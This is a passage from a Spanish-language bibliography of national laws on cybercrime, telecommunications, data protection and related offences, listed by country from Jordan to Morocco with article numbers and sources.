- Prevention of Terrorism Act, artículo 3 E (Ministry of the Interior Jordan, 2002).
- Electronic Transactions Law, artículos 53-55 (Telecom munications Regulatory Commission Jordan, 2015).
- Telecommunications Law, artículos 62-66, 71-84 (Telecommunications Regulatory Commission Jordan, 1995).
- Recruitment of IT Resources in the Temporary Government Institutions Law, artículos 2, 65 (Telecommunications Regulatory Commission Jordan, 2003).
- Law on Combat Money Laundering and Financing of Terrorism, artículos 2, 3, 6 (Unit to Combat Money Laundering and Terrorist Financing Jordan, 2007).
- Jordan Information Systems and Cyber Crime Law, artículos 1-17 (National Information Technology Center Jordan, 2010).
- Penal Code, artículos 148, 195, 319, 379 (World Intellectual Property Organization, 1960).

Kazajistán

- Penal Code, artículos 130, 131, 144, 147, 148, 150, 151, 161, 174, 179, 180, 184, 188, 190, 195, 198, 205-213, 223, 255, 256, 263, 269, 274, 312, 324, 369, 373-376, 378 385, 400, 402 (Ministry of Justice of the Republic of Kazakhstan National Center of Legal Information, 3 de julio de 2014).
- Criminal Procedure Code, artículos 120, 163, 231, 243-247, 561, 577 (Ministry of Justice of the Republic of Kazakhstan National Center of Legal Information, 4 de julio de 2014).
- Code on Customs Affairs, artículos 62, 71, 184, 223, 439 (Ministry of Justice of the Republic of Kazakhstan National Center of Legal Information, 2010).
- Criminal Code, artículos 143, 171, 172, 200, 227, 227-1, 235-1, 238, 242, 299, 317-2 (Ministry of Justice of the Republic of Kazakhstan National Center of Legal Information, 1997).

- Code of Civil Procedure, artículos 209, 379-381 (Ministry of Justice of the Republic of Kazakhstan National Center of Legal Information, 31 de octubre de 2015).
- Code on Administrative Infractions, artículos 21, 113, 214, 222, 284, 423, 456, 476, 477, 488, 636-641, 779, 903 (Ministry of Justice of the Republic of Kazakhstan National Center of Legal Information, 2014).
- Law On Personal data and their protection, artículos 5, 11, 18, 20-23, 29 (Ministry of Justice of the Republic of Kazakhstan National Center of Legal Information, 2013).
- Law On the National Security, artículo 23 (Ministry of Justice of the Republic of Kazakhstan National Center of Legal Information, 2012).
- Law On National Security Agencies, artículos 12, 13, 23 (Ministry of Justice of the Republic of Kazakhstan National Center of Legal Information, 1995).
- Law On Informatization, artículos 5-7, 13, 14, 16, 21, 30, 32, 33, 36, 37, 40-44, 53-56, 63, 65 (Ministry of Justice of the Republic of Kazakhstan National Center of Legal Information, 24 de noviembre de 2015).
- Law On the Communication, artículos 2 76), 5 6), 10, 14, 15, 21, 23, 27, 28, 28-1 to 28-8, 36, 39 to 41-1 (Ministry of Justice of the Republic of Kazakhstan National Center of Legal Information, 2004).
- Law On Electronic Document and Electronic Digital Signature, artículos 7, 23, 24 (Ministry of Justice of the Republic of Kazakhstan National Center of Legal Information, 2003).
- Law On Protection of State Secrets, artículos 11 13) & 16) (Ministry of Justice of the Republic of Kazakhstan National Center of Legal Information, 1999).
- Law On Mass Media, artículos 1 18), 2, 13, 14, 17, 24-26 (Ministry of Justice of the Republic of Kazakhstan National Center of Legal Information, 23 de julio de 1999).
- Law On Countering Terrorism, artículos 1 18), 15-1, 23-3 (Ministry of Justice of the Republic of Kazakhstan National Center of Legal Information, 13 de julio de 1999).
- Law On Countering to Extremism, artículo 12 (Ministry of Justice of the Republic of Kazakhstan National Center of Legal Information, 2005).

- Law On Licensing, artículos 11 7), 18, 22 (Ministry of Justice of the Republic of Kazakhstan National Center of Legal Information, 2007).

Kenia

- The Computer and Cybercrimes Bill, secciones 1-44 (Government of Kenya, 2016).
- The Cyber Security and Protection Bill, secciones 1-36 (National Council for Law Reporting, 5 de julio de 2016).
- The Kenya Information and Communications Act, secciones 24, 27, 27A, 27B, 27C, 28-34, 40, 44, 45, 46o, 83C-83Z, 84 A-I, 89-93, 96 (National Council for Law Reporting, 1998).
- Penal Code, secciones 54, 66A, 157, 345-363, 378 (National Council for Law Reporting, 1930).
- Access to Information Act, secciones 16, 18, 28 (National Council for Law Reporting, 31 de agosto de 2016).
- Anti-Corruption and Economic Crimes Act, secciones 45, 73 (National Council for Law Reporting, 2003).
- Defamation Act, sección 8 (National Council for Law Reporting, 1970).
- Election Offences Act, sección 17 (National Council for Law Reporting, 13 de septiembre de 2016).
- Evidence Act, secciones 33, 65, 78A, 106 A-I (National Council for Law Reporting, 1963).
- Sexual Offences Act, secciones 15, 16 (National Council for Law Reporting, 2006).
- Copyright Act, sección 35 (National Council for Law Reporting, 2001).
- Proceeds of Crime and Anti-Money Laundering Act, secciones 121, 128 (National Council for Law Reporting, 2009).
- Prevention of Terrorism Act, secciones 2, 35, 36, 36A (National Council for Law Reporting, 12 de octubre de 2012).
- Prevention of Organised Crimes, secciones 2, 3, 15, 16 (National Council for Law Reporting, 2010).
- Consumer Protection Act, secciones 11, 12, 17 (4), 31-33, 86 (National Council for Law Reporting, 13 de diciembre de 2012).
- Protection Against Domestic Violence Act, secciones 2 (Harassment), 19 (National Council for Law Reporting, 2015).

- National Payment System Act, sección 26 (National Council for Law Reporting, 2011).

Kirguistán

- Criminal Code of the Kyrgyz Republic, artículos 135, 136, 145, 150, 166, 183, 192, 193, 194, 194-2, 226-3, 226-6, 259-1, 262-1, 289-291, 297-299, 315. *Vigente hasta el 1 de enero de 2019* (Adviser-Legislation of the Kyrgyz Republic, 1997).
- Criminal Procedural Code of the Kyrgyz Republic, artículos 13, 90, 150, 154, 187 to 188-1, 422. *Vigente hasta el 1 de enero de 2019* (Adviser-Legislation of the Kyrgyz Republic, 1999).
- Criminal Code of the Kyrgyz Republic, artículos 30, 168, 186, 189, 199, 212, 214, 215, 219, 225, 226, 240, 242, 304-306, 310, 313, 315, 329, 342, 359. *Entra en vigor el 1 de enero de 2019* (Adviser-Legislation of the Kyrgyz Republic, 2 de febrero de 2017).
- Criminal Procedural Code of the Kyrgyz Republic, artículos 16, 89 2. 8) y 3., 91, 115, 124, 137, 163, 205 16., 213, 223-226, 281 4. *Entra en vigor el 1 de enero de 2019* (Adviser-Legislation of the Kyrgyz Republic, 2 de febrero de 2017).
- Code of the Kyrgyz Republic on Administrative Responsibility, artículos 62-1, 89, 266-284, 305, 326-2, 328, 348-1, 395-1, 409 to 409-3, 515, 546-5, 547-1, 559 (Adviser-Legislation of the Kyrgyz Republic, 1998).
- Law of the Kyrgyz Republic On Personal Information, artículos 12-15, 17, 19, 21, 22, 31 (Ministry of Justice Kyrgyz Republic-Centralized Bank of Data of Legal Information, 2008).
- Law of the Kyrgyz Republic On Electronic Document and Electronic Digital Signature, artículos 2-10, 2-11, 15, 21, 22 (State Tax Service of the Kyrgyz Republic, 2004).
- Law of the Kyrgyz Republic On Payment System, artículos 6, 9, 10, 14, 16, 20, 22, 24, 26, 27, 30, 31 (National Bank of the Kyrgyz Republic, 2015).
- Draft Law of the Kyrgyz Republic On Electronic Governance, artículos 3, 4, 9, 13, 14, 20, 25 (Jogorku Kenesh of the Kyrgyz Republic, 2016).
- Law of the Kyrgyz Republic On Informatization, artículos 3, 16, 19-23, 25, 33-35 (Law and Mass Media in Central Asia, 1999).

- -Law of the Kyrgyz Republic On Commercial Secret, artículos 3, 5, 7, 8, 10, 12, 15 (Law and Mass Media in Central Asia, 1998)
- Law of the Kyrgyz Republic On Legal Protection of Software and Databases, artículos 17-20 (World Intellectual Property Organization, 2006).

Kiribati

- Communications Act, secciones 51, 54-56, 62, 82-115 (Ministry of Finance and Economic Development Kiribati, 2013).
- Penal Code, secciones 166, 184-191, 289, 298 (Pacific Islands Legal Information Institute, 1977).
- Evidence Act, sección 28 (Pacific Islands Legal Information Institute, 2003).
- Telecommunications Act, secciones 64-70 (Pacific Islands Legal Information Institute, 2004).

Kosovo

- Code No. 04/L-082 Criminal Code of the Republic of Kosovo, artículos 37, 38, 129, 131, 135, 186, 202, 206, 228, 238, 292, 296, 297, 304, 311, 321, 322, 326, 339, 383, 433 (Assembly Republic of Kosovo, 22 de junio de 2012).
- Code No. 04/L-123 Criminal Procedure Code, artículos 87, 88, 91-94, 97, 105, 121, 147, 442 (Assembly Republic of Kosovo, 21 de diciembre de 2012).
- Law No. 04/L-121 on Consumer Protection, artículos 16, 58, 79 (Assembly Republic of Kosovo, 7 de noviembre de 2012).
- Law No. 04/L-065 on Copyright and Related Rights, artículos 119-125, 147-153, 179, 180, 191 (Assembly Republic of Kosovo, 2011).
- Civil Law Against Defamation and Insult, artículo 11 (Assembly Republic of Kosovo, 2007).
- Law No. 04/L-109 on Electronic Communications, artículos 5, 7, 9, 14, 18, 20, 24, 46, 65, 68, 85-93, 104, 105 (Assembly Republic of Kosovo, 25 de octubre de 2012).
- Law No. 03/L-183 on Implementation of International Sanctions, artículos 2 1.6, 11 (Assembly Republic of Kosovo, 15 de abril de 2010).

- Law No. 04/L-145 on Information Society Government Bodies, artículo 6 (Assembly Republic of Kosovo, 18 de abril de 2013).
- Law No. 04/L-094 on the Information Society Services, artículos 10, 18, 26-28, 35, 43, 47, 57, 63-67 (Assembly Republic of Kosovo, 2 de abril de 2012).
- Law on Inspectorate and Supervision of Market, artículos 11 (Assembly Republic of Kosovo, 9 de agosto de 2010).
- Law No. 05/L-030 on Interception of Electronic Communications, artículos 1-35 (Assembly Republic of Kosovo, 2015).
- Law on the Kosovo Intelligence Agency, artículo 28 (Assembly Republic of Kosovo, 2008).
- Law on the Management of Sequestrated and Confiscated Assets, artículo 2 1.6 (Assembly Republic of Kosovo, 2016).
- Law on Payment System, artículos 21, 35-41,48, 52, 55 (Assembly Republic of Kosovo, 24 de abril de 2013).
- Law No. 03/L-166 on Prevention and Fight of the Cyber Crime, artículos 1-29 (Assembly Republic of Kosovo, 2 de julio de 2010).
- Law on the Prevention of Money Laundering and Terrorist Financing, artículos 2 1.30, 28, 30-37 (Assembly Republic of Kosovo, 18 de octubre de 2010).
- Law No. 03/L-172 on the Protection of Personal Data, artículos 7, 24, 28, 59, 72, 79-91 (Assembly Republic of Kosovo, 13 de mayo de 2010).

Kuwait

- Law No. 63 of 2015 on Combating Cyber Crimes, artículos 1-21 (Kuwait Government Online, 2015).
- Law No. 20 of 2014 Concerning Electronic Transactions, artículos 32-42 (Kuwait Government Online, 2014).
- Law No. 8 of 2016 Regulating Electronic Media, artículos 8, 17-23 (Kuwait Government Online, 2016).
- Law No. 106 of 2013 on Combating Money-Laundering and Terrorist Financing, artículos 1, 9, 35 (Kuwait Financial Intelligence Unit, 2013).
- Law No. 111 of 2015 Issuing the Juvenile Law, artículo 67 (Ministry of Interior Kuwait, 2015).
- Law No. 21 of 2015 Regarding the Rights of the Child, artículo 87 (Ministry of Interior Kuwait, 2015).

- Law No. 17 of 1960 Promulgating the Code of Criminal Procedure, artículos 18, 78, 87 (Gulf Cooperation Council Legal Information Network, 1960).
- Law No. 9 of 2001 on Misuse of Telephone Communications Devices and Rotate, reglas 1-6 (Gulf Cooperation Council Legal Information Network, 2001).

Líbano

- Law No. 44 of 2015 Fighting Money Laundering and Terrorist Financing, artículo 4 (Banque Du Liban, 2015).
- Telecommunications Law No. 431, artículos 37, 42, 47 (Telecommunications Regulatory Authority Lebanon, 2002).
- Law No. 140 of 27/10/1999 on the Protection of the Right to Secrecy of Communications.
- Lebanon Penal Code - artículos 209, 319, 384, 386, 388, 453, 474, 509-510, 519-520, 733, 523-526, 531, 539, 578 582, 584, 655 (Ministry of Economic and Trade Lebanon, s.f.).
- Draft Law on Electronic Transactions (Presidency of the Council of Ministers-Lebanon ICT Watch, 2012).
- Law on the Protection of Literary and Artistic Property, secciones 2, 24, 25, 81-97 (Ministry of Economic and Trade Lebanon, 1999).

Laos

- Law on Prevention and Combating Cyber Crime, artículos 1-64 (Lao Computer Emergency Response Team, 2015).
- Law on Telecommunication, artículos 4, 5, 7, 17, 27, 35-38, 45, 46, 55-59 (Lao Official Gazette-Ministry of Justice, 2011).
- Law on Electronic Transaction, artículos 4, 7, 11, 13-17, 22, 25-27, 33-39, 52-54, 56 (Lao PDR Trade Portal, 2012).
- Law on Intellectual Property, artículos 100, 101, 119 (Lao PDR Trade Portal, 2011).
- Law on Securities, artículos 104, 113, 156, 159 (Lao Securities Commission, 2012).
- Law on Technology Communication Information, artículos 5, 7, 8, 12-14, 22, 23, 33, 34, 41, 46-48, 54, 56, 58, 66-69 (Lao Official Gazette-Ministry of Justice, 2016).

- Law on Anti-Money Laundering and Counter-Financing of Terrorism, artículos 7, 8 (Lao Official Gazette-Ministry of Justice, 2015).
- Criminal Law 2012.
- Draft Data Protection Law.
- Draft ICT infrastructure Law (Khamla, 2016).

Lesoto

- Computer Crime and Cybercrime Bill, secciones 1-52 (Lesotho Legal Information Institute, 2013).
- Data Protection Act, secciones 19, 20, 22, 29, 50, 55 (Lesotho Legal Information Institute, 2013).
- Companies Act, sección 117 (Lesotho Legal Information Institute, 2011).
- Drugs of Abuse Act, secciones 46, 66, 70, 73, 78, 108 (Lesotho Legal Information Institute, 2008).
- Lesotho Defence Force Act, sección 42 (Lesotho Legal Information Institute, 1996).
- Payment Systems Act, secciones 28, 29, 34 (Lesotho Legal Information Institute, 2014).
- Penal Code, secciones 46, 48, 62 (Lesotho Legal Information Institute, 2010).
- Prevention of Corruption and Economic Offences (Amendment) Act, sección 9 (Lesotho Legal Information Institute, 2006).Sexual Offences Act, secciones 8, 25 (Lesotho Legal Information Institute, 2003).
- Communications Act, secciones 44, 45, 47 (Lesotho Communications Authority, 2012).
- Money Laundering and Proceeds of Crime, secciones 2, 12, 16, 22, 58 (Lesotho Financial Intelligence Unit, 2008).

Letonia

- Law On the Security of Information Technologies, secciones 1-10 (State Language Center Latvia, 2010).
- Penal Law, secciones 78, 88, 144,145, 149.1, 150, 162.1, 177.1, 187, 193.1, 194.1, 241, 243, 244, 244.1, 245, 258 (Latvian Republic Legislation, 1998).

- State Security Institutions Law, sección 19 (Latvian Republic Legislation, 1994).
- Law on State Secrets, secciones 3, 4 (Latvian Republic Legislation, 1996).
- Law for Emergency and a State of Emergency, secciones 15, 18 9) y 10) (Latvian Republic Legislation, 2013).
- Electronic Communications Law, secciones 1 21-1) y 37-1), 2 8), 4, 5, 7, 9, 19 16), 18) y 21), 22 10), 34 17), 46 (7), 47 (3-1), 54, 68 hasta 71-2 (Latvian Republic Legislation, 28 de octubre de 2004).
- Law on State Information System, secciones 8, 10, 14-17 (Latvian Republic Legislation, 2 de mayo de 2002).
- Law on Information Society Services, secciones 9-13 (Latvian Republic Legislation, 4 de noviembre de 2004).
- Public Service Providers Procurement Law, sección 19 (Latvian Republic Legislation, 2017).
- The Personal Electronic Identification Law, secciones 7, 14, 18, 19 (Latvian Republic Legislation, 2015).
- Electronic Documents Law, secciones 9, 14, 15, 21, 23-25 (Latvian Republic Legislation, 31 de octubre de 2002).
- Personal Data Protection Law, secciones 10, 16, 19, 21 to 21-2, 25, 27, 29 (Latvian Republic legislation, 2000).
- Administrative Violations Code, secciones 148, 148-2, 149-1, 152-4, 158-6, 204-7 (Latvian Republic Legislation, 1984).

Liberia

- Telecommunications Act, secciones 49-51, 69-72, 76, 77, 79, 80 (Liberia Telecommunications Authority, 2007).
- Commercial Code, § 4.22, 4.71 (Ministry of Commerce and Industry Liberia, 2010).
- Penal Law, § 11.6, 11.8, 14.28, 18.7, 19.1 (Liberia Legal Information Institute, 1976).
- Anti-Money Laundering and Terrorist Financing Act, § 15.1, 15.10 (Liberia Legal Information Institute, 2012).
- Code of Conduct Act, 6.3, 6.9, 8.1 (Liberia Legal Information Institute, 2014).
- Financial Intelligence Unit Act, § 67.1 (Liberia Legal Information Institute, 30 de abril de 2013).

- Fraud Act, §15.62, 15.63 (Liberia Legal Information Institute, 3 de mayo de 2013).
- Freedom of Information Act, secciones 7.1, 7.2, 7.3, 7.4, 7.5 (Liberia Legal Information Institute, 2010).
- Mutual Legal Assistance in Criminal Matters Act, § 9.4, 9.9 (Liberia Legal Information Institute, 29 de abril de 2013).
- Children's Law of Liberia, sección 18.16 (UNICEF, 2011).

Libia

- Law No. 7 of 2012 on the Establishment of the Libyan Intelligence Service, artículos 3, 10 (Libyan Security Sector Legislation, 2012).
- Law No. 3 of 2014 on Terrorism, artículos 1 d), 2, 14 9., 17 (Libyan Security Sector Legislation, 2014).
- Law No. 22 of 2010 on Telecommunications, artículos 14-16, 24-36 (Libyan Security Sector Legislation, 2010).
- Law No. 1 of 2005 on the Banks, artículos 61, 116 (Libyan Security Sector Legislation, 2005).
- Draft Laws on Electronic Transactions, Electronic Commerce, Electronic Services, Data, Cyber Security, Electronic Infrastructure (General Authority for Communications and Informatics Libya, s.f.).

Liechtenstein

- Criminal Code, artículos 74, 107a, 118a, 119-120, 126a-c, 131a, 147, 148a, 149, 166, 167, 203, 207, 209, 214, 215a, 218a, 219, 225a, 226, 278c, 278f, 283, 301 (Liechtenstein Laws-Government Legal Service (RDR), 1987).
- Criminal Procedure Code, artículos 39d, 96, 103, 104 (Liechtenstein Laws-Government Legal Service (RDR), 1988).
- Law on Electronic Communication, artículos 5, 16, 18, 19, 30m, 30o, 36, 39, 48-53, 67-72 (Liechtenstein Laws - Government Legal Service (RDR), 2006).
- Law on Media, artículos 8, 13, 36, 53, 82 (Liechtenstein Laws-Government Legal Service (RDR), 2005).
- Law on Electronic Money, artículos 11, 14, 15, 18, 34, 40, 46, 48-50 (Liechtenstein Laws-Government Legal Service (RDR), 29 de abril de 2011).

- Law on Data Protection, artículos 8-10, 38-41 (Liechtenstein Laws-Government Legal Service (RDR), 2002).
- Law on the State Police, artículos 25d, 34a, 34b, anexo 149 3 (Liechtenstein Laws-Government Legal Service (RDR), 1989).
- Law on Electronic Commerce with Authorities, artículos 20, 28 (Liechtenstein Laws-Government Legal Service (RDR), 21 de septiembre de 2011).
- Law on Electronic Commerce, artículos 7, 13-19a, 21, 26, 27 (Liechtenstein Laws-Government Legal Service (RDR), 16 de abril de 2003).
- Law on Electronic Signatures, artículos 18, 19, 22, 23, 25, 26 (Liechtenstein Laws-Government Legal Service (RDR), 18 de septiembre de 2003).
- Law on the Financial Intelligence Unit, artículo 8 (Liechtenstein Laws-Government Legal Service (RDR), 2002).

Lituania

- Law on Cybersecurity, artículos 1-20 (Seimas Republic of Lithuania, 2014).
- Criminal Code, artículos 154, 162, 166, 179, 191-195, 196-198(2), 213-215, 217, 250, 309 (Seimas Republic of Lithuania, 26 de septiembre de 2000).
- Criminal Procedure Code, artículos 8(1), 17(1), 96, 131(1), 154, 158, 179 (Seimas Republic of Lithuania, 2002).
- Code on Administrative Offense, artículos 83, 147, 464-480, 529, 569, 574 (Seimas Republic of Lithuania, 2015).
- Law on Electronic Communications, artículos 42, 42(1), 62, 66, 71, 77 (Seimas Republic of Lithuania, 2004).
- Law on Information Society Services, artículos 11(3), 11(4), 12-15, 23 (Seimas Republic of Lithuania, 2006).
- Law on Money Laundering and Terrorist Financing Prevention, artículos 2, 4, 10, 14(1), 16 (Seimas Republic of Lithuania, 2008).
- Law on States Secrets, artículos 2, 7, 11, 24, 31, 42, 43, 45, 47 (Seimas Republic of Lithuania, 1999).
- Law on Intelligence, artículos 8, 13 (Seimas Republic of Lithuania, 17 de julio de 2000).

- Law on Electronic Money and Electronic Money Institutions, artículos 14, 22, 35-40 (Seimas Republic of Lithuania, 22 de diciembre de 2011).
- Law on Legal Protection of Personal Data, artículos 1, 5, 6, 15, 23, 29, 30, 32, 35, 41(1), 42, 44, 53, 54 (Seimas Republic of Lithuania, 1996).
- Law of Education, artículos 2 25(1). y 39., 23(2) (Seimas Republic of Lithuania, 1991).
- Law on Management of State Information Resources, artículos 5, 40, 42 (Seimas Republic of Lithuania, 15 de diciembre de 2011).

Luxemburgo

- Penal Code, artículos 118 bis, 120 bis, 135-5, 135-11, 135-13, 135-14, 180, 185, 186, 187-1, 190, 196, 231 bis, 274-1, 303, 311, 382, 383, 383 bis, 383 ter, 385-2, 444, 457-1, 457-3, 461, 470, 487, 488, 491, 496, 506-1 509-1 hasta 509-7, 524 (*Official Journal of the Grand Duchy of Luxembourg*, 10 de julio de 2016).
- Criminal Code of Instruction, artículos 24-1, 48-19, 67-1, 88-2 (*Official Journal of the Grand Duchy of Luxembourg*, 1 de octubre de 2016).
- Code of Consumption, artículos L. 122-3, L. 122-7, L. 222-20, L. 226-5, L. 311-5 (*Official Journal of the Grand Duchy of Luxembourg*, 28 de diciembre de 2016).
- Code de la Consommation.
- Législation Collection on Electronic Press and Media Legislation (*Official Journal of the Grand Duchy of Luxembourg*, 23 de enero de 2017).
- Législation Collection on Informatique et Identification Numérique (*Official Journal of the Grand Duchy of Luxembourg*, 27 de diciembre de 2016).

Macedonia

- Criminal Code, artículos 96d, 144, 147, 149, 149a, 157-157a-157b-157c, 192, 193 a-b, 251, 251a, 251b, 271, 274b, 279a, 286, 379a, 394b y d (Ministry of Justice of the Republic of Macedonia, 1996).
- Law on Free Access to Public Information, artículos 39-45b (Ministry of Justice of the Republic of Macedonia, 2006).

- Draft Law on Information and Publicity Campaigns of Public Institutions, artículos 5, 19 (Ministry of Information Society and Administration Macedonia, 2016).
- Law on Inspection Supervision, artículo 19-в (Ministry of Information Society and Administration Macedonia, 2010).
- Law on Electronic Governance, artículos 2, 3, 15, 21, 33, 38-41 (Ministry of Information Society and Administration Macedonia, 2009).
- Law on Interception of Communications, artículos 1-43 (Ministry of Information Society and Administration Macedonia, 2006).
- Law on Electronic Commerce, artículos 6, 9, 16-22d (Ministry of Information Society and Administration Macedonia, 2007).
- Law on Electronic Communications, artículos 3 30., 5, 7, 8, 26а, 59, 64, 67, 107, 108, 164, 166-186a (Ministry of Information Society and Administration Macedonia, 2014) -.
- Law on Data in Electronic Form and Electronic Signature, artículos 23, 30, 36, 41, 48-52 (Ministry of Information Society and Administration Macedonia, 2001).
- Law on Personal Data, artículos 4, 15, 23-25, 31, 33, 47, 49-50-в (Office for Management of Registers of Births, Marriages and Deaths Ministry of Justice Macedonia, 2005).

Madagascar

- Loi n° 2014-006 sur la Lutte Contre la Cybercriminalité, artículos 1-41 (National Assembly Madagascar, 19 de junio de 2014).
- Loi n° 2016-031 Modifiant et Complétant Certaines Dispositions de la Loi n° 2014-006 du 17 Juillet 2014 sur la Lutte Contre la Cybercriminalité, artículo 20 (nouveau) (National Assembly Madagascar, 15 de julio de 2016).
- Loi n° 2016-056 sur la Monnaie Électronique et les Établissements de Monnaie Électronique, artículos 16-18, 31, 49-58, 83, 86, 95-99, 104, 106, 108-111, 114-121 (National Assembly Madagascar, 16 de diciembre de 2016).
- Loi n° 2014-025 sur la Signature Électronique, artículos 6, 7 (National Assembly Madagascar, 5 de noviembre de 2014).
- Loi n° 2014-024 sur les Transactions Électroniques, artículos 2, 6, 9, 10 ter, 10 quarto, 24-27, 34 (National Agency for the Realization of E-Governance Madagascar, 5 de noviembre de 2014).

- Loi n° 2014-038 sur la Protection des Données à Caractère Personnel, artículos 2, 14, 15, 16, 18, 19, 22, 31, 37, 46, 55-73 (National Agency for the Realization of E-Governance Madagascar, 16 de diciembre de 2014).
- Code Penal, artículo 144 (Ministry of Justice Madagascar, 1962).

Malí

- Code Pénal, artículos 50, 228, 264-271, 275 (General Secretariat of the Government of Mali, 20 de agosto de 2001).
- Code de Procédure Pénale, artículo 71 (General Secretariat of the Government of Mali, 20 de agosto de 2001).
- Loi n°2016-012 du 6 Mai 2016 Relative aux Transactions, Échanges et Services Électroniques, artículos 9, 14, 35, 36, 43-48, 77-81, 84, 100-150, 152-154 (General Secretariat of the Government of Mali, 2016).
- Loi n°2010-020 du 31 Mai 2010 Portant Loi Uniforme Relative aux Infractions en Matière de Chèque, de Carte Bancaire et D'autres Instruments et Procédés Électroniques de Paiement, artículos 1-24 (General Secretariat of the Government of Mali, 31 de mayo de 2010).
- Loi N° 10-062/ du 30 Décembre 2010 Portant Loi Uniforme Relative a la Lutte Contre le Financement du Terrorisme, artículos 1, 12, 32-42 (General Secretariat of the Government of Mali, 30 de diciembre de 2010).
- Projet de Loi sur la Cybercriminalité (Prime Minister-Government of Mali, 2016).

Malasia

- Evidence Act, secciones 3, 62, 78a, 90a, 90b, 114a (Attorney General's Chamber Official Portal of Malaysia, 1950).
- Customs Act, secciones 2, 111b (Attorney General's Chamber Official Portal of Malaysia, 1967).
- Digital Signature Act, secciones 4, 16, 43, 51, 55, 61, 63, 69, 71-90 (Attorney General's Chamber Official Portal of Malaysia, 1997).
- Computer Crimes Act, secciones 1-12 (Attorney General's Chamber Official Portal of Malaysia, 1997).
- Telemedicine Act, secciones 2, 3 (Attorney General's Chamber Official Portal of Malaysia, 1997).

- Penal Code, secciones 29, 124H, 124I, 130A, 130B, 192, 377E, 507 (Attorney General's Chamber Official Portal of Malaysia, 1936).
- Criminal Procedure Code, secciones 116B, 116C (Attorney General's Chamber Official Portal of Malaysia, 1935).
- Communications and Multimedia Act, secciones 16, 63, 64, 74, 75, 80, 119, 121, 143, 157, 182, 183, 187, 188, 205, 211, 231-267 (Attorney General's Chamber Official Portal of Malaysia, 1998).
- Anti-Money Laundering, Anti-Terrorism Financing and Proceeds of Unlawful Activities Act, secciones 3, 6 (Attorney General's Chamber Official Portal of Malaysia, 2001).
- Electronic Commerce Act, sección 12 (Attorney General's Chamber Official Portal of Malaysia, 2006).
- Anti-Trafficking in Persons and Anti-Smuggling of Migrants Act, sección 32 (Attorney General's Chamber Official Portal of Malaysia, 18 de julio de 2007).
- Capital Markets and Service Act, secciones 178, 350 (Attorney General's Chamber Official Portal of Malaysia, 27 de julio de 2007).
- Electronic Government Activities Act, secciones 9, 10, 16 (Attorney General's Chamber Official Portal of Malaysia, 29 de agosto de 2007).
- Credit Reporting Agencies Act, secciones 46-50, 52, 56, 64, 70 (Attorney General's Chamber Official Portal of Malaysia, 2 de junio de 2010).
- Competition Act, secciones 24, 25, 27-31, 62 (Attorney General's Chamber Official Portal of Malaysia, 10 de junio de 2010).
- Security Offences (Special Measures) Act, secciones 6, 24, 25 (Attorney General's Chamber Official Portal of Malaysia, 2012).
- Special Measures Against Terrorism in Foreign Countries Act, sección 2 (Federal Government Gazette Malaysia, 28 de mayo de 2015).
- Prevention of Terrorism Act, secciones 7, 13 (Federal Government Gazette Malaysia, 4 de junio de 2015).
- Financial Services Act, secciones 221, 223-225, 227, 228, 232 (Bank Negara Malaysia, 2013).
- Personal Data Protection Act, secciones 2, 5, 9, 10, 29, 37, 40, 42, 43, 45, 101-109, 112-122, 125-127, 129-135, 140, 141, 143 (Ministry of Education Malaysia, 2013).

Malaui

- Communications Act, secciones 2, 6, 24, 54, 86, 93, 94, 151, 156, 166-170, 172, 173, 175-190 (Malawi Communications Regulatory Authority, 2016).
- Electronic Transactions and Cyber Security Act, secciones 3, 4, 6, 15, 16, 18, 24-30, 32, 39, 40, 42, 48, 52-54, 59, 67-71, 74, 78, 83-95, 101 (Malawi Communications Regulatory Authority, 2016).
- Access to Information Act, secciones 28-38, 50-54 (Malawi Legal Information Institute, 10 de febrero de 2017).
- Money Laundering and Proceeds of Serious Crime and Terrorist Financing Act, secciones 2, 24, 33, 34 (Malawi Legal Information Institute, 2006).
- Financial Crimes Act, secciones 2, 28, 29, 33 (Malawi Legal Information Institute, 14 de febrero de 2017).
- Copyright Act, secciones 2, 10, 13, 47-54 (Malawi Legal Information Institute, 2001).
- Customs and Excise Act, secciones 15, 134, 135, 167 (Malawi Legal Information Institute, 1969).
- Official Secrets Act, secciones 3-7 (Malawi Legal Information Institute, 1968).
- Penal Code, secciones 46, 47, 49, 50, 51, 52, 60, 61, 88, 112, 113, 173, 179, 200-207, 334 (Malawi Legal Information Institute, 1967).

Maldivas

- Prevention of Money Laundering and Financing of Terrorism Act, secciones 34, 49 (Maldives Monetary Authority, 2014).
- Securities Act, secciones 60, 62 (Maldives Capital Market Development Authority, 2006).
- Telecommunications Regulation, secciones 104-115 (Schedule 1 Summary of offences and penalties under this Regulation) (Communications Authority of Maldives, 2003).
- Law on Copyrights and Other Related Right.
- Penal Code Act 2014 (No. 19/2014) (Fathimath, 2015).

Malta

- Criminal Code, artículos 144, 188D, 189A, 208A, 208B, 251AA, 298A, 298B, 310BA, 337B-337H, 355Q, 355AUB, 355R, 355U, 606, 628B (Ministry for Justice Culture and Local Government of Malta, 1854).
- Utilities and Services (Regulation of Certain Works) Act, artículos 10, 14 (Ministry for Justice Culture and Local Government of Malta, 1934).
- Financial Markets Act, artículo 40 (Ministry for Justice Culture and Local Government of Malta, 1991).
- Malta Communications Authority Act, artículos 29-35 (Ministry for Justice Culture and Local Government of Malta, 2000).
- Electronic Communications (Regulation) Act, artículos 4, 7, 25, 47-51 (Ministry for Justice Culture and Local Government of Malta, 1997).
- Electronic Commerce Act, artículos 8B, 21-23, 23A, 23B, 24, 25 (Ministry for Justice Culture and Local Government of Malta, 10 de mayo de 2002).
- Data Protection Act, artículos 23, 26, 29, 41A, 41B, 42, 43, 47, 49, 54 (Ministry for Justice Culture and Local Government of Malta, 22 de marzo de 2002).
- Malta Film Commission Act, artículo 6 (Ministry for Justice Culture and Local Government of Malta, 2005).
- Prevention of Money Laundering Act, artículo 4 (Ministry for Justice Culture and Local Government of Malta, 1994).
- Police Act, artículo 73 (Ministry for Justice Culture and Local Government of Malta, 1961).
- Commissioners for Justice Act, artículo 14 (Ministry for Justice Culture and Local Government of Malta, 1981).
- Copyright Act, artículos 7, 9, 11, 42 , 60 (Ministry for Justice Culture and Local Government of Malta, 2001).
- Code of Conduct for Computerised Reservation System Act, artículos 4, 5, 8, 12 (Ministry for Justice Culture and Local Government of Malta, 1 de octubre de 2002).

Marruecos

- Dahir No. 1-07-129 du 19 Kaada 1428 (30 Novembre 2007) Portant Promulgation de la Loi No. 53-05 Relative à L'échange Électronique

de Données Juridiques, artículos 9, 12-14, 19, 21, 29-41 (Direction Générale de la Sécurité des Systèmes d'Information Royaume du Maroc, 2007).

